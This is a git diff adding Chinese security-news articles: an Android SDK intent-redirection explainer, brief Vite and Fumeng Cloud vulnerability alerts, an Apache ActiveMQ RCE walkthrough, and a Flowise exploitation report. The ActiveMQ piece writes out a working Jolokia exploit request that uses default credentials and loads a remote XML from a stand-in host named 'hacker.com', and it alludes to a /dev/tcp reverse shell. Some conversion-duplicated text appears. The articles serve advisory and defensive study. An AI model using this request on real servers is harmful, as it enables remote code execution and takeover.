+- [【更!】25HVV热点攻击漏洞含0day,各单位自查...](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547053&idx=1&sn=ab425df27b630dfa1c1d59759bf1ad37&scene=21#wechat_redirect)
+
+
+- [【HVV】护网系列 威胁情报共享7.7](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547048&idx=1&sn=d943617032f197fb6cb70fff9f8eb3d2&scene=21#wechat_redirect)
+
+
+- [25HVV最新0day更新,各单位自查...](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546998&idx=1&sn=c3077c2a50dfec80de8f9e21b507ae53&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546898&idx=1&sn=2f16da5665014b4c07bcbd53e3d1c03e&scene=21#wechat_redirect)
+- [【HW】8个因护网被开除的网安人](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546898&idx=1&sn=2f16da5665014b4c07bcbd53e3d1c03e&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546898&idx=2&sn=e9578e62a475ac5c46b95ac81066d2a7&scene=21#wechat_redirect)
+- [HW应急溯源:50个高级命令实战指南](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546898&idx=2&sn=e9578e62a475ac5c46b95ac81066d2a7&scene=21#wechat_redirect)
+
+
+- [震惊全球!中国团队攻破RSA加密!RSA加密告急?](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546856&idx=1&sn=11b36f6fabde860e889e4ac2f4797bba&scene=21#wechat_redirect)
+
+
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546815&idx=1&sn=99a4f3228f322ef92c93d23cee01f071&scene=21#wechat_redirect)
+- [2025年【护网】攻防演练时间已定!](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546815&idx=1&sn=99a4f3228f322ef92c93d23cee01f071&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546578&idx=1&sn=87cdf84e6fd7d35986b29acd90954c65&scene=21#wechat_redirect)
+
+[突发!小红书惊现后门......](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546578&idx=1&sn=87cdf84e6fd7d35986b29acd90954c65&scene=21#wechat_redirect)
+
+
+
+- [2025年“净网”“护网”专项工作部署会在京召开,看看都说了哪些与你我相关的关键内容?](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546673&idx=1&sn=53fe0365785465d4ff6193a9ca639119&scene=21#wechat_redirect)
+
+
+- # 护网即将来临,这场网安盛会带给了我们打工人什么......
+
+- [护网在即,企业还有什么新思路可以应对吗?](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546698&idx=1&sn=55ab4ac8dffb5f7ccf02a4f759537acf&scene=21#wechat_redirect)
+
+
+
+- [HW必备:50个应急响应常用命令速查手册一(实战收藏)](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546304&idx=2&sn=45ef99e528ded7ff2e65e4d70e6d5181&scene=21#wechat_redirect)
+
+
+- [HW必备:50个应急响应常用命令速查手册二(实战收藏)](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546327&idx=2&sn=cf1ebbd2b511524ec965a3672b6fc3dd&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546530&idx=1&sn=4a2820b60102e538e87c956375f6fcdb&scene=21#wechat_redirect)
+- [网安同行们,你们焦虑了吗?](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546530&idx=1&sn=4a2820b60102e538e87c956375f6fcdb&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546466&idx=1&sn=a9d55d0b430dbf61dc219fd71ce25ae1&scene=21#wechat_redirect)
+- # 网安公司最后那点体面,还剩下多少?
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545577&idx=1&sn=76a4dbd28d9c0e006b7790d89c2b1354&scene=21#wechat_redirect)
+- [2024年网安上市公司营收、毛利、净利润排行](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545577&idx=1&sn=76a4dbd28d9c0e006b7790d89c2b1354&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545311&idx=2&sn=bb8ff7cd42079bae40ab0a2e05ff37c1&scene=21#wechat_redirect)
+- [突发!数万台 Windows 蓝屏。。。。广联达。。。惹的祸。。。](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545311&idx=2&sn=bb8ff7cd42079bae40ab0a2e05ff37c1&scene=21#wechat_redirect)
+
+
+#
+- # 权威解答 | 国家网信办就:【数据出境】安全管理相关问题进行答复
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247539649&idx=1&sn=8858b449c89d21240e1f522e92be4fbd&scene=21#wechat_redirect)
+- # 全国首位!上海通过数据出境安全评估91个,合同备案443个
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544405&idx=2&sn=a961d43ca4a9ed667fccbbab758d9196&scene=21#wechat_redirect)
+- # 沈传宁:落实《网络数据安全管理条例》,提升全员数据安全意识
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545156&idx=1&sn=ee5292e9838b2a2112a94a9c7c683925&scene=21#wechat_redirect)
+
+- [频繁跳槽,只为投毒](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545156&idx=1&sn=ee5292e9838b2a2112a94a9c7c683925&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545017&idx=1&sn=b513c15f91d5de7a8fa33c4b3725706a&scene=21#wechat_redirect)
+- [【高危漏洞】Windows 11:300毫秒即可提权至管理员](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545017&idx=1&sn=b513c15f91d5de7a8fa33c4b3725706a&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544601&idx=1&sn=e230574b0535e6005b830d086cdcf867&scene=21#wechat_redirect)
+- [针对网安一哥专门的钓鱼网站](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544601&idx=1&sn=e230574b0535e6005b830d086cdcf867&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544347&idx=1&sn=06311aa3f8aeba492f83224c652fe4a1&scene=21#wechat_redirect)
+
+- [为什么【驻场】网络安全服务已成为大多数网络安全厂商乙方不愿再触碰的逆鳞?](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544347&idx=1&sn=06311aa3f8aeba492f83224c652fe4a1&scene=21#wechat_redirect)
+
+
+
+- [HW流程以及岗位职责](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544347&idx=3&sn=97e6083dbfbdd896680e24770a10d319&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247543989&idx=1&sn=2821b91efdd626e1a38ec6b2b439186b&scene=21#wechat_redirect)
+
+- # 网络安全【重保】| 实战指南:企业如何应对国家级护网行动?
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247542929&idx=1&sn=8cf6f15ddca44e343a494eea0fa619b2&scene=21#wechat_redirect)
+- **DeepSeek安全:AI网络安全评估与防护策略**
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247542701&idx=1&sn=567674aa12d861c3561d453268badb91&scene=21#wechat_redirect)
+- **虚拟机逃逸!VMware【高危漏洞】正被积极利用,国内公网暴露面最大**
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247542458&idx=1&sn=d81d049331d175a2176f0978d7f032a8&scene=21#wechat_redirect)
+- **挖矿病毒【应急响应】处置手册**
+
+****- **用Deepseek实现Web渗透自动化**
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247542225&idx=2&sn=244a465fab183f4fa91a284b92a920e6&scene=21#wechat_redirect)
+- **【风险】DeepSeek等大模型私有化服务器部署近九成在“裸奔”,已知漏洞赶紧处理!**
+
+****- **关于各大网安厂商推广「DeepSeek一体机」现象的深度分析**
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247541264&idx=1&sn=887bf392ba73e7c2c833a410e7168818&scene=21#wechat_redirect)
+- [Deepseek真的能搞定【安全运营】?](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247541264&idx=1&sn=887bf392ba73e7c2c833a410e7168818&scene=21#wechat_redirect)
+
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247540432&idx=1&sn=b9e7e6103e86b9966f29d7eacf8e3d1e&scene=21#wechat_redirect)
+- **【热点】哪些网络安全厂商接入了DeepSeek?**
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247540206&idx=2&sn=300737ad84f684e622fdde03da0fc1a7&scene=21#wechat_redirect)
+- **【2025】常见的网络安全服务大全(汇总详解)**
+
+[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247540343&idx=1&sn=59d6f592f71a7f1e3a18fd082aa3de40&scene=21#wechat_redirect)
+- **AI 安全 |《人工智能安全标准体系(V1.0)》(征求意见稿),附下载**
+
+
+- **2025年 · 网络威胁趋势【预测】**
+
+
+- **【实操】常见的安全事件及应急响应处**
+
+
+- **2024 网络安全人才实战能力白皮书安全测试评估篇**
+
+
+
+
+
+
+
diff --git a/doc/2026-04/深入解析:EngageLab SDK意图重定向漏洞如何击穿安卓沙箱?.md b/doc/2026-04/深入解析:EngageLab SDK意图重定向漏洞如何击穿安卓沙箱?.md
new file mode 100644
index 00000000..325375ed
--- /dev/null
+++ b/doc/2026-04/深入解析:EngageLab SDK意图重定向漏洞如何击穿安卓沙箱?.md
@@ -0,0 +1,113 @@
+# 深入解析:EngageLab SDK意图重定向漏洞如何击穿安卓沙箱?
+原创 Kit Chung
+ Kit Chung 安全圈动向 2026-04-10 01:17
+
+
+
+大家好,今天咱们来扒一个刚刚被微软 Defender 安全研究团队曝光的“大雷”。
+
+大家平时做安卓开发,接入第三方 SDK 简直是家常便饭,尤其是做推送服务,为了省事,往往几行代码直接引入。但你敢信吗?就是这样一个广泛使用的推送 SDK——**EngageLab SDK**
+,直接把 **5000万**
+ 安卓用户的隐私底裤给扒了,其中甚至包含 **3000多万的加密货币钱包用户**
+!
+
+今天我就带大家深挖一下这份报告,从底层技术原理来看看,这个漏洞到底是怎么击穿安卓系统引以为傲的沙箱机制的,以及我们在日常开发中该如何避坑。
+## 🚨 究竟是怎么回事?
+
+简单来说,EngageLab SDK 是一个提供消息推送服务的第三方开发包,主打“基于用户行为的精准实时推送”。很多 App(尤其是对实时性要求极高的加密钱包)都集成了它。
+
+但微软安全团队在 EngageLab SDK 的 **4.5.4 版本**
+中,发现了一个极其致命的漏洞——**意图重定向(Intent Redirection)**
+。
+> **划重点:**
+ 这个漏洞允许同一台设备上的恶意 App,直接绕过 Android 的应用沙箱机制(Sandbox),未经授权访问受害者 App 的私有数据。
+
+
+微软并没有公开被感染 App 的具体名单,但明确表示这些带有漏洞版本的应用已经被 Google Play 商店火速下架。官方在经历了近半年的修复和测试后,终于在 2025 年 11 月发布了安全的 **5.2.1 版本**
+。
+## 🧠 核心技术原理解析:何为“意图重定向”?
+
+很多刚入行的同学可能对“意图重定向”这个词有点陌生。咱们先复习一下安卓的基础。
+
+Android 系统之所以相对安全,很大程度上依赖于**应用沙箱(Application Sandbox)**
+。每个 App 都在自己的进程和独立的 UID 下运行,互相之间是隔离的,谁也看不了谁的 /data/data/
+ 目录。
+
+而 App 之间如果要通信,靠的就是 **Intent(意图)**
+。
+
+所谓“意图重定向”,顾名思义,就是**攻击者利用了存在漏洞的 App 的信任上下文(权限),把它当成了“代理人”或“跳板”**
+。
+
+具体到代码层面,通常是这样的灾难现场:
+1. 目标 App(集成了漏洞 SDK)暴露了一个导出的组件(比如 Activity
+ 或 Service
+),也就是 android:exported="true"
+。
+
+1. 这个暴露的组件在接收到外部传来的 Intent 后,**没有做任何严格的校验**
+,直接从中提取出嵌套的 Intent
+ 或者特定的 URI
+。
+
+1. 接着,漏洞 App 使用自己的上下文(Context)和高权限,调用了 startActivity()
+、startService()
+ 或者直接去访问了内部组件和私有文件。
+
+这就是典型的“引狼入室”!
+## 🕵️♂️ 攻击路径与复现思路
+
+那么,黑客如果想搞事情,具体的攻击路径是怎样的呢?作为安全人员,我们可以这样推演:
+
+**第一步:潜伏与探测**
+
+攻击者需要诱导用户安装一个看似人畜无害的“白板 App”(比如一个简单的手电筒或计算器),这个 App 不需要申请任何敏感权限。安装后,它会在后台静默扫描设备上的包名,寻找集成了 EngageLab SDK(版本 <= 4.5.4)的目标应用(比如某个拥有巨额资产的加密钱包)。
+
+**第二步:构造恶意 Intent Payload**
+
+恶意 App 会精心构造一个 Intent。这个 Intent 的目标指向漏洞 SDK 暴露的那个脆弱组件,而在它的 Extras
+ 里面,嵌套了另一个“真正的作案 Intent”。
+
+**第三步:借刀杀人,窃取数据**
+
+当恶意 App 发送这个包裹好的 Intent 时,Android 系统把它交给了带有 SDK 的目标 App。
+
+目标 App 的漏洞代码一旦执行,就会用**自己的沙箱权限**
+去解析并执行嵌套的 Intent。这时候,攻击者就可以指使目标 App 去读取它自己 /data/data/包名/
+ 下的私有目录了!
+
+对于加密货币钱包来说,这意味着什么?意味着**本地存储的私钥、助记词、Session Token 甚至未加密的本地 SQLite 数据库**
+,统统暴露在了攻击者的视野中!一旦私钥被窃取,用户的数字资产瞬间清零。
+## 🛡️ 开发者如何防范与自救?
+
+目前虽然还没有证据表明这个漏洞在野外被大规模恶意利用,但在黑产眼中,这种级别的漏洞简直就是提款机。微软也特意警告:“在数字资产管理等高价值领域,第三方 SDK 的脆弱性会带来大规模的安全连锁反应。”
+
+各位兄弟,如果你或者你的团队项目里碰巧用到了 EngageLab SDK,**别犹豫,马上把版本升级到 5.2.1 或以上!**
+
+除此之外,针对“意图重定向”这类经典漏洞,我们在日常撸代码时必须死守以下底线:
+- **最小权限原则:**
+ 非必须暴露的组件,务必在 AndroidManifest.xml
+ 中将 android:exported
+ 设置为 false
+。
+
+- **严查外部输入:**
+ 如果组件必须导出,**永远不要轻信外部传入的 Intent**
+。如果需要从 Intent 中提取参数来启动其他组件,必须通过 getCallingActivity()
+ 等方式严格校验调用方来源,或者对目标组件的包名、类名进行白名单过滤。
+
+- **安全使用 PendingIntent:**
+ 在处理通知栏点击等场景时,如果要用到 PendingIntent
+,务必加上 FLAG_IMMUTABLE
+ 标志,防止恶意应用修改 Intent 的内部细节。
+
+- **敬畏供应链安全:**
+ 引入任何第三方 SDK 都是在引入风险。尽量使用知名大厂、维护更新频繁的 SDK,并定期进行依赖项的安全扫描(比如使用依赖检查工具扫描已知的 CVE)。
+
+## 结语
+
+技术发展太快,业务催得太紧,我们很容易沦为无情的“调包侠”。但今天这个涉及到 3000 万加密钱包的雷再次给我们敲响了警钟:**供应链安全,往往是整个系统最脆弱的一环。你的系统可能坚如磐石,但你引入的一个不起眼的推送插件,就能让整个防线瞬间崩塌。**
+
+如果你觉得这篇文章对你有启发,或者你的项目正好避开了这个坑,欢迎在评论区留言交流!也请**点赞、在看、转发**
+给你的开发同事,咱们一起写出更安全的代码。我们下期技术干货见!
+
diff --git a/doc/2026-04/漏洞预警 Vite任意文件读取漏洞.md b/doc/2026-04/漏洞预警 Vite任意文件读取漏洞.md
new file mode 100644
index 00000000..d6764037
--- /dev/null
+++ b/doc/2026-04/漏洞预警 Vite任意文件读取漏洞.md
@@ -0,0 +1,52 @@
+# 漏洞预警 | Vite任意文件读取漏洞
+浅安
+ 浅安 浅安安全 2026-04-09 23:50
+
+**0x00 漏洞编号**
+- # CVE-2026-39363
+
+**0x01 危险等级**
+- 高危
+
+**0x02 漏洞概述**
+
+Vite是一个现代化的前端构建工具,旨在提供更快的开发体验。
+
+
+
+**0x03 漏洞详情**
+
+**CVE-2026-39363**
+
+**漏洞类型:**
+任意文件读取
+
+**影响:**
+敏感
+信息泄露
+
+**简述:**
+Vite
+存在任意文件读取漏洞,
+其WebSocket中的fetchModule方法未实施server.fs访问控制,导致攻击者可通过WebSocket连接并读取服务器上的任意文件。
+
+**0x04 影响版本**
+- 8.0.0 <= Vite <= 8.0.4
+
+- 7.0.0 <= Vite <= 7.3.1
+
+- 6.0.0 <= Vite <= 6.4.1
+
+- Vite <= 0.1.15
+
+**0x05****POC状态**
+- 已公开
+
+**0x06****修复建议**
+
+**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
+
+https://vite.dev/
+
+
+
diff --git a/doc/2026-04/漏洞预警 孚盟云SQL注入漏洞.md b/doc/2026-04/漏洞预警 孚盟云SQL注入漏洞.md
new file mode 100644
index 00000000..7b7ad516
--- /dev/null
+++ b/doc/2026-04/漏洞预警 孚盟云SQL注入漏洞.md
@@ -0,0 +1,43 @@
+# 漏洞预警 | 孚盟云SQL注入漏洞
+浅安
+ 浅安 浅安安全 2026-04-09 23:50
+
+**0x00 漏洞编号**
+- # 暂无
+
+**0x01 危险等级**
+- 高危
+
+**0x02 漏洞概述**
+
+孚盟云是一种基于云计算和物联网技术的企业服务平台,致力于为企业提供高效、便捷的数字化管理和运营解决方案。
+
+
+
+**0x03 漏洞详情**
+
+**漏洞类型:**
+SQL注入
+
+**影响:**
+窃取敏感信息
+
+**简述:**
+孚盟云的
+/m/Dingding/Ajax/AjaxTrackInfo.ashx
+接口存在SQL注入漏洞,未经验证的攻击者可通过该漏洞获取数据库敏感信息。
+
+**0x04 影响版本**
+- 孚盟云
+
+**0x05****POC状态**
+- 已公开
+
+**0x06****修复建议**
+
+**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
+
+https://www.fumasoft.com/
+
+
+
diff --git a/doc/2026-04/紧急预警!Apache ActiveMQ 爆出高危 RCE 漏洞 (CVE-2026-34197).md b/doc/2026-04/紧急预警!Apache ActiveMQ 爆出高危 RCE 漏洞 (CVE-2026-34197).md
new file mode 100644
index 00000000..eb309096
--- /dev/null
+++ b/doc/2026-04/紧急预警!Apache ActiveMQ 爆出高危 RCE 漏洞 (CVE-2026-34197).md
@@ -0,0 +1,147 @@
+# 紧急预警!Apache ActiveMQ 爆出高危 RCE 漏洞 (CVE-2026-34197)
+ Web安全工具库 2026-04-10 02:07
+
+
+
+#
+
+如果你公司的业务里用到了 **Apache ActiveMQ**
+,这两天可能又要忙着打补丁了。
+
+就在刚刚,安全圈爆出了一个针对 Apache ActiveMQ 的高危漏洞,编号为 **CVE-2026-34197**
+。这是一个典型的**输入验证不当**
+加上**代码注入**
+导致的远程代码执行(RCE)漏洞。如果你的 ActiveMQ Web 控制台对外开放,并且攻击者拿到了控制台的访问权限,他就能直接在你的服务器 JVM 上执行系统命令!
+
+今天我们就从底层原理到利用链,彻底把这个漏洞扒清楚,顺便聊聊怎么防。
+## 一、漏洞速览:到底是个什么级别的雷?
+
+在展开技术细节之前,我们先过一遍这个漏洞的核心画像:
+- • **漏洞编号:**
+ CVE-2026-34197
+
+- • **影响组件:**
+ Apache ActiveMQ Broker, Apache ActiveMQ All, Apache ActiveMQ Classic
+
+- • **漏洞类型:**
+ CWE-20(输入验证不当)、CWE-94(代码注入)
+
+- • **漏洞危害:**
+ 认证后的攻击者可远程执行任意代码(RCE),直接拿下服务器权限。
+
+- • **受影响版本:**
+
+- • 5.x 系列:**< 5.19**< 5.19.4**
+
+- • 6.x 系列:**>= 6.0.0 且 < 6.2.3**
+
+- • **安全**安全版本(官方修复):**
+ **5.19.4**
+ 和 **6.2.3**
+
+一句话总结:虽然需要认证,但只要能登录**虽然需要认证,但只要能登录 Web 控制台,就能通过管理接口反弹 Shell。**
+## 二、原理解析:一条精巧的 Spring XML 投毒链
+
+作为安全工程师,咱们不能只知其然不知其所以然。这个漏洞是怎么触发的呢?核心问题出在 **Jolokia JMX-HTTP**Jolokia JMX-HTTP 桥接接口**
+ 和 **Spring 的 Bean 实例化机制**
+ 配合上。
+### 1. 暴露的管理接口 `/api/jolokia//api/jolokia/
+
+Apache ActiveMQ Classic 的 Web 控制台默认会在 /api/jolokia/
+ 暴露一个 Jolokia 接口。Jolokia 是干嘛的?它允许你通过 HTTP 请求去管理和操作后端的 JMX MBeans。
+### 2. 权限策略过于宽泛
+
+问题在于,Jolokia 默认的访问策略允许对所有的 ActiveMQ MBeans (org.apache.activemq:*
+) 执行 exec
+(执行)操作。
+
+这就包含了两个非常危险的方法:
+- • BrokerService.addNetworkConnector(String)
+
+- • BrokerService.addConnector(String)
+
+### 3. 致命的 Spring 加载机制
+
+攻击者调用上述方法时,可以传入一个精心构造的 **discovery URI**
+(发现地址)。这个 URI 会触发 VM 传输的 brokerConfig
+ 参数去加载一个**远程的 Spring XML 应用上下文**
+。
+
+最坑的地方来了:ActiveMQ 使用了 ResourceXmlApplicationContext
+ 来加载这个 XML。**在 BrokerService 对配置进行安全校验之前,Spring 就会把 XML 里面定义的所有单例 Bean 全部实例化!**在 BrokerService 对配置进行安全校验之前,Spring 就会把 XML 里面定义的所有单例 Bean 全部实例化!**
+ 如果攻击者在 XML 里利用 Runtime.exec()
+ 之类的工厂方法写了恶意代码,代码在“安全检查”之前就已经执行完毕了。
+## 三、攻击推演与代码案例
+
+为了让大家更直观地理解,我们来模拟一下攻击者的视角。
+### 第一步:构造恶意的 Spring XML 文件
+
+攻击者会在自己的公网服务器(假设 IP 是 http://hacker.com/evil.xml
+)上挂载一个 XML 文件,里面利用 Spring Bean 的生命周期来执行系统命令。
+```
+ bash -c touch /tmp/hacked_by_CVE_2026_34197
+```
+### 第二步:发送恶意 HTTP 请求
+
+攻击者带着认证凭据(比如默认账号密码 admin/admin
+),向 ActiveMQ 服务器的 Jolokia 接口发送 POST 请求,调用 addConnector
+ 方法并让其加载恶意的 XML:
+```
+POST /api/jolokia/ HTTP/1.1Host: target-activemq:8161Authorization: Basic YWRtaW46YWRtaW4=Content-Type: application/json{ "type": "exec", "mbean": "org.apache.activemq:type=Broker,brokerName=localhost", "operation": "addConnector", "arguments": ["vm://localhost?brokerConfig=xbean:http://hacker.com/evil.xml"]}
+```
+### 第三步:运行结果
+
+当 ActiveMQ 解析到 `brokerConfig=brokerConfig=xbean:http://...
+ 时,Spring 开始加载 evil.xml
+ 并实例化 pwn
+ 这个 Bean。
+
+如果你登录目标服务器,敲下以下命令:
+```
+ls -l /tmp/hacked*
+```
+
+你会看到:
+```
+-rw-r--r-- 1 activemq activemq 0 Apr 09 21:00 /tmp/hacked_by_CVE_2026_34197
+```
+
+**文件被成功创建,说明 RCE 已成功触发。**
+ 如果攻击者把命令换成反弹 Shell(如 `bashbash -i >& /dev/tcp/...
+),服务器就彻底沦陷了。
+## 四、排查与防范指南
+
+面对这种中间件级别的高危漏洞,动作必须要快。建议各位开发和运维兄弟按以下步骤处理:
+### 1. 治本:立刻升级版本
+
+这是最推荐的方案。Apache 官方已经修复了该问题,在实例化 Bean 之前加入了严格的校验。
+- • 如果你用的是 5.x 版本,立刻升级到 **5.19.4**
+。
+
+- • 如果你用的是 6.x 版本,立刻升级到 **6**6.2.3**
+。
+
+### 2. 治标:临时缓解措施
+
+如果线上业务极其复杂,深夜无法立刻停机升级,可以采取以下临时措施保命:
+- • **隔离 Web 控制台:**
+ 绝不要把 ActiveMQ 的 8161 端口暴露在公网上。利用防火墙或安全组,将 Web 控制台的访问权限严格限制在内网管理 IP 范围内。
+
+- • **修改默认口令:**
+ 这个漏洞的前提是“Authenticated(认证后)”。很多公司部署完直接用的 admin/admin
+,请马上修改 conf/users.properties
+ 中的默认密码。
+
+- • **封堵 Jolokia 接口:**
+ 如果不需要通过 HTTP 管理 JMX,可以在 Nginx 反向代理层直接拦截 `/api/jolokia/api/jolokia/
+ 的请求:
+
+```
+location /api/jolokia/ { return 403; # 直接拒绝访问}
+```
+
+安全无小事,尤其是涉及 Java 反序列化、JNDI 注入以及这种基于 Spring XML 动态加载的漏洞,一旦被勒索软件盯上,后果不堪设想。今天下班前,赶紧查查公司的资产台账吧!
+
+
+
+
diff --git a/doc/2026-04/黑客利用Flowise关键漏洞攻击数千个AI工作流.md b/doc/2026-04/黑客利用Flowise关键漏洞攻击数千个AI工作流.md
new file mode 100644
index 00000000..66b6dbc1
--- /dev/null
+++ b/doc/2026-04/黑客利用Flowise关键漏洞攻击数千个AI工作流.md
@@ -0,0 +1,41 @@
+# 黑客利用Flowise关键漏洞攻击数千个AI工作流
+ 黑白之道 2026-04-10 00:24
+
+
+## 漏洞概述:自定义MCP节点设计缺陷导致任意代码执行
+
+网络安全研究人员发现,威胁攻击者已找到向Flowise低代码平台注入任意JavaScript的方法。该平台主要用于构建定制化大语言模型(LLM)和Agent系统。
+
+
+
+这一代码注入漏洞源于平台自定义MCP节点的设计缺陷(被评为最高严重级别),该节点作为插件连接器,使应用的AI Agent能够通过MCP服务器与外部工具通信。根据VulnCheck最新警报,黑客已开始利用该漏洞插入恶意JavaScript代码,分析显示近15000个Flowise实例暴露在公共互联网上。该漏洞已在AI开发平台3.0.6版本中修复,最新发布的3.1.1版本于上月推出。
+## 技术细节:MCP配置验证缺失
+
+Flowise是一项通过拖拽方式构建定制化大语言模型(LLM)流程的服务。用户可将自定义MCP节点拖入工作流,并粘贴必要配置(JSON)以指向外部MCP服务器。
+
+问题出在允许应用使用用户提供配置连接任何外部MCP服务器的自定义MCP节点上。在3.0.5版本中,这些配置未对恶意代码进行适当验证,导致远程代码执行。美国国家漏洞数据库(NVD)描述称:"该节点解析用户提供的mcpServerConfig字符串以构建MCP服务器配置,但在此过程中会执行未经安全验证的JavaScript代码。具体而言,在convertToValidJSONString函数内部,用户输入直接传递给Function()构造函数,该构造函数将输入作为JavaScript代码进行评估和执行。"由于该函数以完整Node.js运行时权限运行,"可访问child_process和fs等危险模块"。
+
+该漏洞被追踪为(CVE-2025-59528),在2025年9月披露时被评定为CVSS 10.0的严重等级,归类为"代码生成控制不当(代码注入)"漏洞。
+## 攻击现状:黑客瞄准未修复实例
+
+尽管补丁已发布数月,但VulnCheck最新发现首次野外利用发生在4月6日。漏洞情报公司安全研究副总裁Caitlin Condon通过LinkedIn发文警告该漏洞正遭滥用。她写道:"今天凌晨,VulnCheck的Canary网络开始检测到首次利用(CVE-2025-59528)的攻击活动,这是Flowise中的任意JavaScript代码注入漏洞。目前观察到的活动源自单个Starlink IP。"她在帖子中指出,约12000至15000个实例仍处于暴露状态,但尚不清楚其中有多少运行着存在漏洞的Flowise版本。
+
+Condon在帖子中还提到另外两个关键Flowise漏洞:身份验证缺失(CVE-2025-8943)和任意文件上传(CVE-2025-26319),表示Canary网络也监测到针对这些漏洞的活跃利用。完整攻击细节(包括完整载荷和请求数据)将提供给Canary Intelligence客户。此外,漏洞利用代码、PCAP文件、YARA规则、网络特征和目标Docker容器已向其Initial Access Intelligence客户开放。
+
+**参考来源:**
+> Hackers exploit a critical Flowise flaw affecting thousands of AI workflows
+
+
+
+> **文章来源:freebuf**
+
+
+
+黑白之道发布、转载的文章中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途及盈利等目的,否则后果自行承担!
+
+如侵权请私聊我们删文
+
+
+**END**
+
+